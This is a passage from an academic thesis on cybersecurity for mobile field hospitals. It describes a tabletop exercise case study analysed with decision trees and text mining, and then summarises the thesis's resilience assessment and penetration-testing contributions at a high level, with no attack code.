its assets.




Figure 12: Impact/likelihood graph of TTX injects

4.4 IMT Mines Ales Cyber TTX Case Study:

A case study of a typical sample size of engineering students from the IMT Mines Ales Campus, where the TTX basically hinges on a simulation of a plausible scenario. This occurs in a MFH, as it gathers participants with different roles (doctor in chief, surgeon, IT expert, radiologist, technician, supply chain officers etc.) and leads them to face several cyberattacks, followed by specific questions. Their answers, strategies and solutions are recorded via a questionnaire given at the beginning of the exercise.

Hence the characterization of the TTX is followed through 2 aspects : the process of the TTX (how to build it, how to lead it, when to ask questions, how to explain and detail roles) and the treatment of data (drawn from the questionnaire) once the exercise is over.

In this chapter, a structured method is introduced that explains through a BPMN (Business Process Modelling Notation) model on how to lead a TTX Simulation and TTX organization. This is used to simplify the illustration of the simulation process in a diagrammatic form. This BPMN model, as illustrated in appendix D5, details the different steps of the organization of a TTX that simulates a cyber-attack on a MFH, both the 'as-is' and 'to-be' models.

The TTX permits to obtain different kinds of data which are textual and statistical through a questionnaire that will be filled by the participants during the simulation TTX. This questionnaire permits to obtain written answers and the time of response of the different participants of the simulation.

The TTX is followed by a data treatment phase which will detail this important part and present the results obtained after leading the TTX. In this case, various phases and data treatment approaches are used to analyse the collected data. The statistical phase uses Excel and the data mining software Orange Data Mining to see the dependence of three indicators which are the number of words in every answer, the category of the questions and the time of response via Chi-2 tests.

The textual treatment phase uses the text mining software Iramuteq to lead different analysis on the statistics of the text that gathers the overall answers of the TTX, a correspondence analysis or an analysis on similarities.

The process approach:

As stated previously, the first part of the method hinges on the conduct of a TTX and its organization described by a BPMN diagram in appendix D5. Firstly, the process starts with a preliminary phases common to all TTX, which are defining the objectives, a definition of the basic rules, a description of the links between participants (teamwork) and timing predictions. Afterwards, the second phase is to display and expose the specificities inherent to each role, the assignation of each role. The logistics part is quite particular in so far as it involves two different roles (in the same field) : the Head of Logistics and the supply chain officer. Therefore there must be focus on the respective features when depicting the roles' specificities.

Then the introduction of the scenario and its features : the disaster itself, a geographical description of the damaged area, the rules associated to this specific TTX, and potentially some information about the geopolitical situation. A time length is naturally allowed so as to step into the characters' shoes. After this, the questionnaires are shared to the participants to start the simulation. Meanwhile, the measure of specific Key Performance Indicators (KPI), namely : the response time per question, the number of words for each answer. These data are analysed once the TTX done, with respect to the process described in the BPMN diagram entitled "Data treatment" in appendix D5. The simulation unfolds, the participants fill the questionnaire, the attacks succeed each other. Finally, once the simulation's over, the last phase takes place : debriefing phase, where conversation is led and hinges on feedbacks, impressions and improvements that the organizer can keep in mind and implement.

The BPMN Data treatment:

The decision to do a new BPMN for the Data Treatment because it only concerns the TTX Organizers and not all the participants. This BPMN model describes the Data treatment part which is an important aspect of the TTX and how to lead it. This part is divided in two treatments of data realized in parallel but first the data collected with the questionnaire must be well structured to be treated. The two different treatments are the statistical treatment and the textual treatment.

Statistical treatment : data approach

The first part of this treatment focuses on statistical tools. Where there is the need to measure the response time (merged from all the response times of each participant per answer) and the number of words per answer (merged as well). Then the combination of values of the target

(the question's category-**QC**) and the values of the descriptive variables (response time-**RT** and number of words-**NW**) in an Excel table. Once this is done, an Orange Data Mining Software file is opened. The program is built in a manner that will enables translation of raw data entry into binary decision trees. The software uses the Chi-2 variables to estimate the statistical link between variables (the influence of a variable upon another) and the CHAID-Method so as to build the trees [84]. This process enables the ability to :

- Know and observe the allocation of questions;
- Have a deep understanding of the link between variables and categories;
- Spot the categories that require much time and a great amount of words;
- Keep these conclusions in mind to improve the future organization.

The Table 9 below gathers the results of the TTX successfully completed, from the cyber TTX participation questionnaire as illustrated in appendix D6 – Earthquake in the Kashmir, Srinagar. The emergency scenario is inspired by this allocation and this way of splitting variables. Once this kind of table has been realized in an Excel file, the launch of the Orange Data Mining application is initiated, by creating a new project. Afterwards, the modules are put together where the software realizes all the calculation on its own and ends the simulation by displaying the binary decision tree that the organizer will be able to analyse, as shown in Table 9.

QC / Question's number	QC	Response time	Number of words
1 / 3	Technical	386	186
1 / 6	Technical	120	59
1 / 10	Technical	357	104
1 / 19	Technical	360	60
2 / 1	External Env.	240	121
2 / 7	External Env.	80	64
2 / 11	External Env.	180	56
2 / 20	External Env.	277	88
3 / 2	Urgency	394	149
3 / 5	Urgency	360	198
3 / 9	Urgency	240	129

3 / 12	Urgency	125	46
3 / 14	Urgency	240	65
3 / 15	Urgency	182	61
3 / 16	Urgency	240	66
3 / 18	Urgency	360	86

Table 9: TTX Questionnaire Data

Textual treatment : data approach

For the textual approach, the use of the Iramuteq application, which is a text mining free software, in order to provide a structure to the textual data, and perform treatment as well. Also, Iramuteq only accepts to treat the texts that respects the *Alceste* formatting – which ensures modalities and processing of textual data, as shown in Figure 13 below. The structured data is in the form of corpus which corresponds to a player, and each corpus is divided in a thematic form that corresponds to the questions [85].




Figure 13: Example of Alceste formatting for the textual data [85].

After importing the text in Iramuteq, a statistic analysis on the text that provides some more information, and a corresponding analysis that permits to link the input fields with the players/participants that used them. Next, is the part of performing a similarities analysis that gives the relations between the words used by the players before the analysis is done, where it only chooses the active forms to obtain the essential results. This is to maintain and avoid any

unused fields and errors. All of these analyses can be made for a specific player or a specific phase or both to analyse a specific part of the cyber TTX that is of interest by using the sub-corpses of Iramuteq to:

- Analyse the textual answers / decisions of the players;
- Have a global view on the vocabulary of each player (Correspondence Analysis);
- Obtain graphics that sums up the TTX (Similarities Analysis);
- Prepare the debriefing phase;

Debriefing phase:

The debriefing phase is the last part of the TTX and is the most important. In this part, the entire TTX data and discussion with the players is carried out to know their feedbacks and their critics. The treated data could be presented in this part to analyze the decisions of the players and how they deal with the different inject of the simulation.

Results of the Cyber TTX Case study

Statistical approach:

The use of the Orange Data Mining, shown to achieve the binary decision tree below in Figure 14, with relation to the statistical approach described previously. Most importantly in terms of the analysis, its usefulness and relevance for the TTX, decision trees obtained via the CHAID-Method realize an allocation of the population according to the values of variables.




Figure 14 : Results binary decision tree

In details, Figure 14 shows the data couple (QC, RT) displayed as the highest Chi-2, with RT being the “segmentation” variable, which is the most relevant to start the tree’s construction. Furthermore, the software begins with the small coloured circle aspects that indicates the allocation of questions at the starting point. Among the 16 questions, 8 of them (50%) are categorized as “Urgency” questions, 4 of them are categorized as “Technical” and 4 of them are categorized as “External Env.”. The software then chooses a specific value to realize, physically the allocation : 277s, with 10 questions having a RT lower than 277s and among them, 5 are “Urgency” questions, 1 of them is “Technical” and 4 of them are “External Env.” While the 6 questions remaining are placed in the “>277s” pool, with 3 of them categorized as “Technical” and 3 of them as “Urgency”.

Then there is a repeat of the Chi-2 calculations with the couple (QC, RT) showing the highest Chi-2 again. The principle is the same and yet, the value is now 182s, with starting from the questions (10 questions) having a RT lower than 277s. out of these, 5 have a RT lower than 182s and 5 of them have a RT higher than 182s. This implies that 5 questions among the 16 have a RT lower than 277s and then 182s, namely lower than 182s.

This also implies that 5 of the 16 that have a RT lower than 277s but higher than 182s, within those among these last ones, 60 of them are categorized as “Urgency” questions.

It’s simpler and easier when the data is not large, but the construction of binary decision trees via the CHAID-Method becomes really interesting and relevant as soon as the amount of data starts to increase.

Forme	Freq.	Types
check	13	nom
contact	13	nom
situation	13	nom
logistic	12	nom
local	10	nom
head	9	nom
patient	9	adj
assess	8	ver
authority	8	nom
device	7	nom
hospital	7	nom
inform	7	ver

Figure 15 : Statistical analysis on the textual data




Figure 16 : Statistics analysis on the textual data 2

From Figure 15 and Figure 16, it shows that the statistical analysis permits to obtain tables of the number of appearances of active forms and additional forms. For example, words like *the*, *of*, *with*, etc. and the total active forms and additional forms as well. It also displays a graph that shows in abscissa the range of a words and in order of the number of appearance of the word, with a hint that it's a logarithmic scale in abscissa and ordered. The number of text is the number of corpuses defined in the .txt document, and corresponds to the number of players in the structure of data. The number of forms refers to the total number of the forms in the corpus, where each form contains the different forms of a same lemma. The number of occurrences and the number of forms depends on whether there is an application of a lemmatization or not. It is highly recommend to apply a lemmatization to corpuses when Iramuteq asks in order to improve the relevance of the analysis. The last number given by this analysis is the number of hapaxes in Figure18 which are the words that appear only one time in the data, as it is applied in this analysis of the results.

Correspondence Analysis:

This analysis permits to obtain data like the type of words (name, adjective, adverb, etc.) used by a specific player/participant and the frequency of the use of this word. It mainly allows to obtain a two-dimensional graph that shows which words are mainly used by each player. It is highly recommended to apply a lemmatization and do this analysis on the active forms only.




Figure 17: Graphs given by the Correspondence Analysis with Iramuteq

In the Figure17, it is visible that the two heads / chiefs (Head of doctors and Head of logistics) used similar terms, thus, they are located at the top corner left of the graph, which implies that this area is related to the decisions. On the other hand it is visible that the IT Expert and the Radiologist are also close in the graph on the top right corner, it may be because they're related to technical devices and they follow the orders of the heads, according to the keywords “ report ”, “ head ” and “ logistic “ show that they are common terms of these two roles. The Surgeon is located in the bottom right corner and it is visible that many terms related to the medical personnel like “ nurse “, “ doctor “ and “ patient ” were frequently used. Figure 17 also provides details to the left related to the decisions / actions, to the top correspond to technical problem, the bottom is the medical area.

Discussion:

With the use of this method, the formalization of the TTX process and the treatment of its data have been rendered possible. But the method can be looked at with hindsight. Firstly, some signs of subjectivity can be witnessed in the processes. This is linked to the fact that TTX took advantage of the current participants’ impressions and interpretations other ongoing research

work and re-create the TTX with description in a different way while maintaining the processes and the general conduct.

Secondly, the relevance of the tools used in this method are purely experimental and exclusive to the usage in the context of the MFH implementation. Indeed, the method is built by merging a variety of existing skills (such as statistics, decision trees, BPMN) and other newer skills (such as textual skills). This case study example, is considered as a specific way of treatment, and not the basis that one must take into account, with strong encouragement to future cyber TTX improvements to adapt to the process/method to meet other various needs and expectations. The textual data treatment could be improved by working with specialized Data scientists in order to improve the text mining with other method and deepen the interpretation of the results.

Finally, this method to organize and analyse a TTX was specifically designed for Mobile Field Hospital in case of Cyber-attack. The goal of this is to prepare generally personnel of MFH in the unlikely eventuality of facing off with cyber-attacks. The BPMN model that describes the organization of a TTX shouldn't be used for business continuity in the MFH or the health sector without some modifications. The data collected with the questionnaire are adapted to the method in order to analyse data and interpret it. The goal of Business Continuity for traditional hospitals is different because the roles and the organizations are not exactly the same as the goal of the TTX. But with some improved modifications on the roles and some particular activities, the general method could suit to business continuity of traditional hospitals and healthcare organizations.

More importantly, the case study Table Top Exercises that are at the basis of this research, and were led and realized with participants who don't belong to the medical field. Although some of them are seasoned TTX organizers, none of them practices a job in the medical sector or in a Mobile Field Hospital. The relevance of the answers given can be consequently called into question. Nonetheless, these answers were less meaningful, and more importantly the method used to treat data drawn from the TTX. The involvement of professionals coming from the medical field is a relevant decision and could only lead to the improvement, the refinement and the enrichment of the method in any case.

4.5 Conclusion:

This chapter introduces and the concept of cyber TTX, though similar to the traditional TTX except for certain aspects, with the aim of providing more practical perspective. It also highlights the importance of using TTX to impact more towards the assessment of the stakeholders/users of the MFH in terms of their awareness and readiness. In addition, it provides the planning aspects of a TTX with its aim, materials, objectives, and basic scheduling of the TTX. Consequently, it showed the exercise style used with its assumptions, as well as the stakeholder/participant definitions. The HSEEP methodology implemented was highlighted with its exercise cycle, and application of different cyber scenarios and injects. Afterwards, it showed the aftermath of the TTX in terms of the debrief process, collection of data, analysis of the data, and lessons learnt. It added the case of an experimental scenario of a cyber TTX with its set of cyber scenarios and data metric measurements, based on the defined parameters applied to its accompanying TTX results.

In addition, the proposed method to design TTX was created for Mobile Field Hospitals in case of Cyber-attack where several TTX were carried out to understand the outcomes and the elements to analyse. Thus, a meaningful thing to do was to define the key performance indicators, that will collate with the questionnaire of the TTX. Afterwards, the treatment of data gathered a statistical analysis and a textual one. This treatment rests upon the simultaneous use of decision trees (via Orange Data Mining) and textual analysis (via Iramuteq) with algorithms like CA method, Similarities analysis. However, a warm argument was made to urge future of other TTX to improve and change the method and process. For instance several statistical methods exist (CART Method) and can bring other classification / decision trees that can expose different distinctive features. Also, the CHAID Method explained can also be reinforced by the study of non-binary trees. A comparison might then be made between the results drawn from these 2 kinds of decision trees.

Moreover, the use of Iramuteq to treat textual data but other software permits different textual analysis with other text mining method like Alceste or Nvivo. By the same token, another aspect of BPMN Process can be explored, even though the construction of the TTX scenario hasn't been handled in the case study. Therefore, this dimension can be an added developed that will enrich the BPMN Process offered.

Overall, this chapter provides a more practical perspective to assessing the security posture of the MFH, thus, building on the foundation laid with the CR assessment model and providing an opportunity for a more technical perspective of assessment in the form of penetration testing.

CHAPTER 6: Conclusion & Perspectives:

6.0 Introduction

Cybersecurity in healthcare is currently already on the rise, and continues to be, as long as there is the existence and generation of the in-demand electronic health records available. This chapter concludes the work carried out in this thesis. It summarizes the contributions presented in the manuscript and underline their added value and limitations. This will, in turn, help in subsequently identifying different work prospects in the future.

First, a review and analysis the current trends, which highlighted the different cyberthreat actors, motives, targets, and vectors of the healthcare sector and the related literature.

The review of the cybersecurity landscape of recent events affecting organizations across different spheres and sectors, with focus on its impacts on the infrastructural aspect as well its stakeholders. Furthermore, a realization and explanation of the main aim of the research, which is to evaluate the readiness and degree of implementation feasibility of the cybersecurity in Mobile Field Hospitals. Various organizational, operational (usability of results) and technical (quantity and quality of information) issues related to the implementation of the objectives that have been identified.

Majority of the methods applied in the research are geared towards collecting and capitalizing on specific knowledge associated with past situations, exploring the trends and past incidences in many instances. This is to highlight and re-iterate the lessons learnt, and not learnt, from previous incidents, with their backgrounds with the aim of analysing the trend and linking it with the context of the research for better comprehension. The process in which the trends are presented and analysed are in order to extract and enrich the knowledge repertoire of the MFH and its stakeholders. Likewise, the imperfect nature of the analysis of certain information, is due to the challenges, which will be highlighted in this concluding chapter, leading to some aspects rarely examined. In the light of this analysis, the work concentrated in particular on a typology of following the main objectives, divided in to one primary objective, and two secondary objectives. The primary research objective is followed by principally examining critically the existing cybersecurity assessment frameworks, their usage, and possible implementation in assessing the cyber resilience posture currently existing in the MFH. Also, the existing literature reviewed was focused on areas of mostly medical expertise, logistical management, and some usage of digitized medical records storage and processing. Rather, this

shows that the MFH typically lacks the security dimension to protect its critical information infrastructure, its computer and technological assets, and specific cyber-crime targets such as data protection, privacy, surveillance and social media interactions.

The secondary objective were also followed by developing an effective and improved strategy that can be used in evaluating the cyber resilience and risk posture of the MFH for prevention and response of cyber threats, as the first part. The second part followed the steps taken to provide a foundation with which data and results can be used in planning of the cyber TTX as well as the technical penetration tests that followed. The purpose of this secondary objective is to support the theoretical aspects of the first objective, using practical experiments that can explain the performance observations in implementing the CRAF model and their relationships. It was proposed to identify these relationships and results in performing the exercises and tests in immersed real life scenarios that can be interpreted into lessons. However, these lessons are indicators making it possible, in the resolution of a similar emergency situation, to draw attention to possible deviations from the objectives, and to underline the correction on which to concentrate as a priority.

In addition, the introductory aspects of the thesis provides a linkage between the key concepts of cybersecurity and resilience, as well is the product-concept cyber resilience and its life cycle processes. The methodology which the research follows is presented in terms of the context and its proceeding contributions. This approach provides a stepping stone to which guides the research process, from the introduction, to the contributions and to the conclusion.

The main contributions to the implementation of this approach and their limitations are summarized below.

The proposed approach consequently follows the review of the main existing cyber resilience assessment frameworks, and adopt the most suitable CR framework(s) to be implemented in the context of the MFH cyber infrastructure. This Adoption process is based on (N. B Ahmed et al, 2020) [118] following the approaches of Direct Adoption, the Hybrid/Combination approach, the Customised approach and Building a new model from scratch approach. Justifiably, the Hybrid/Combination approach was adopted, with a view to future exploitation and use in the context of the use of the MFH processes, its cyber infrastructure design and its stakeholders. At the end of the adoption and selection process, the CRAF Model was proposed (Figure 6) which summarises the implementation process of the cyber resilience assessment of the MFH. This model being the first contribution in the thesis, is further put in to use by implementing the details required by the proposed model as described in Figure 7, thus

evaluating the applied aspects of the MFH infrastructure, processes and stakeholders. The resulting data generated (as shown in Figure 8) shows the eventual 'low' score provided with the application of the adopted scoring format (described in Figure 8) and its interpretation as 'Level 3' according to the maturity level in Figure 9. With this eventual, initial and theoretical assessment of the MFH cyber infrastructure at hand, showing that its current security posture is at a 'low' level, there was a need to provide a more practical method in which can back up the results from the assessment performed with the use of the proposed model. This is one of the major challenges in only implementing a theoretical assessment method. Thus the use of a practical form of the practical cyber TTX was proposed.

The use of the cyber TTX takes its preliminary aspects from the results obtained from the evaluation and assessment of the MFH using the proposed model. This provides a more solid and fact-based foundation to the development and implementation of a cyber TTX with the workings of the MFH. The cyber TTX consists of a series of exercise simulations that are carried out, with a laid out aim, materials, objectives, and basic scheduling, with the details of its participants/players together with their assigned roles. As the importance of using the cyber TTX is to impact more towards the assessment of the stakeholders/users of the MFH in terms of their awareness and readiness, the immersion of scenarios and injects, with specified assumptions, allows it to take a more realistic perspective. Indeed, its implementation is carried out scientifically, using the HSEEP methodology described in Figure 11. This provides a systematic process by which details and parameters (described in Table 6) are used in the data collected in the course of the TTX. The analysis of the data in terms of the results is provided and presented in terms of the impacts and likelihood metrics (Figure 12) of the actions performed in response to each inject introduced during the TTX. This data analysis procedure is further explored with the use of other tools such as BPMN process approach, and the statistical data treatment with Iramuteq, all of which the data is extracted from a case study TTX performed within the IMT Mines Ales scenario setting. Overall, the analysis of the collected TTX data all point towards the high-likelihood and high-impact result index. Furthermore, this supports the results obtained from the initial assessment of the MFH. The overall design and implementation process applied in the development and usage of the cyber TTX in the context of the MFH, highlighting the strengths and weakness of the MFH stakeholders in terms of their readiness, presents the second contribution of this thesis. The main challenge of this contribution is that the eventual results focuses on mostly the human aspect of the overall MFH security architecture, with minimal impact on the assessment as well

the technological adoptions. Therefore, this presented the opportunity to propose a more technical perspective, in performing a technical penetration test on the MFH cyber architecture. This will inevitably support the results provided by both the proposed CRAF model assessment, and the cyber TTX, re-assuring the outcome of the results.

The technical penetration tests performed are a series of technical actions carried out on the MFH cyber infrastructure including both its hardware and applications. These PTs carried out by performing simulated versions of real-life possible scenarios, in order to identify vulnerabilities. This is done in order recommend the best possible solutions for efficient prevention of future attacks or for planning purposes. Starting by reviewing the major existing PT frameworks, the pros and cons in terms of its implementation in the MFH context was considered and selected appropriately (as described in Table 9). The test itself included an OSSTMM guided steps that were taken to attack the cyber infrastructure as though it was a cyberthreat actor that was performing the actions. The OSSTMM methodology implemented, requires a clear scope and completion criteria to get the best possible results, with assumptions specified and a description of the real life simulated scenarios. The main PT is performed deploying a set of skills and attack categories that apply to the possible and eventual compromise of the MFH cyber infrastructure. These carefully selected categories of attack techniques include the use of SQL injection techniques, data manipulation, barcode manipulation, data exfiltration, denial of service attacks, and command injections. These are all based on the research performed in chapters 1 and 2, as well as building on the processes and contributions in chapters 3 and 4. The attack scenarios range from directly launching an attack on the infrastructure externally or internally, to gaining access to the MFH infrastructure physically first, then launching the cyber-attack after. All these possibilities are performed in order to cover the current cyberthreat landscape, while also staying within the scope of the research. The results obtained from both successful and failed attempts of the attacks are analyzed and presented with the use of the OSSTMM RAV calculator. This provides a more scientific method of analyzing and present PT results, which shows that the MFH has for far too few controls with respect to its operations and limitations in terms of its quantitative balance (Table 7). This result also provides a similar outlook to previous tests, assessments and exercises performed.

Overall, the PT set-up, planning, development and execution to obtain results that back up and support the results obtained from the CRAF model assessment and the cyber TTX forms the third contribution of this research.

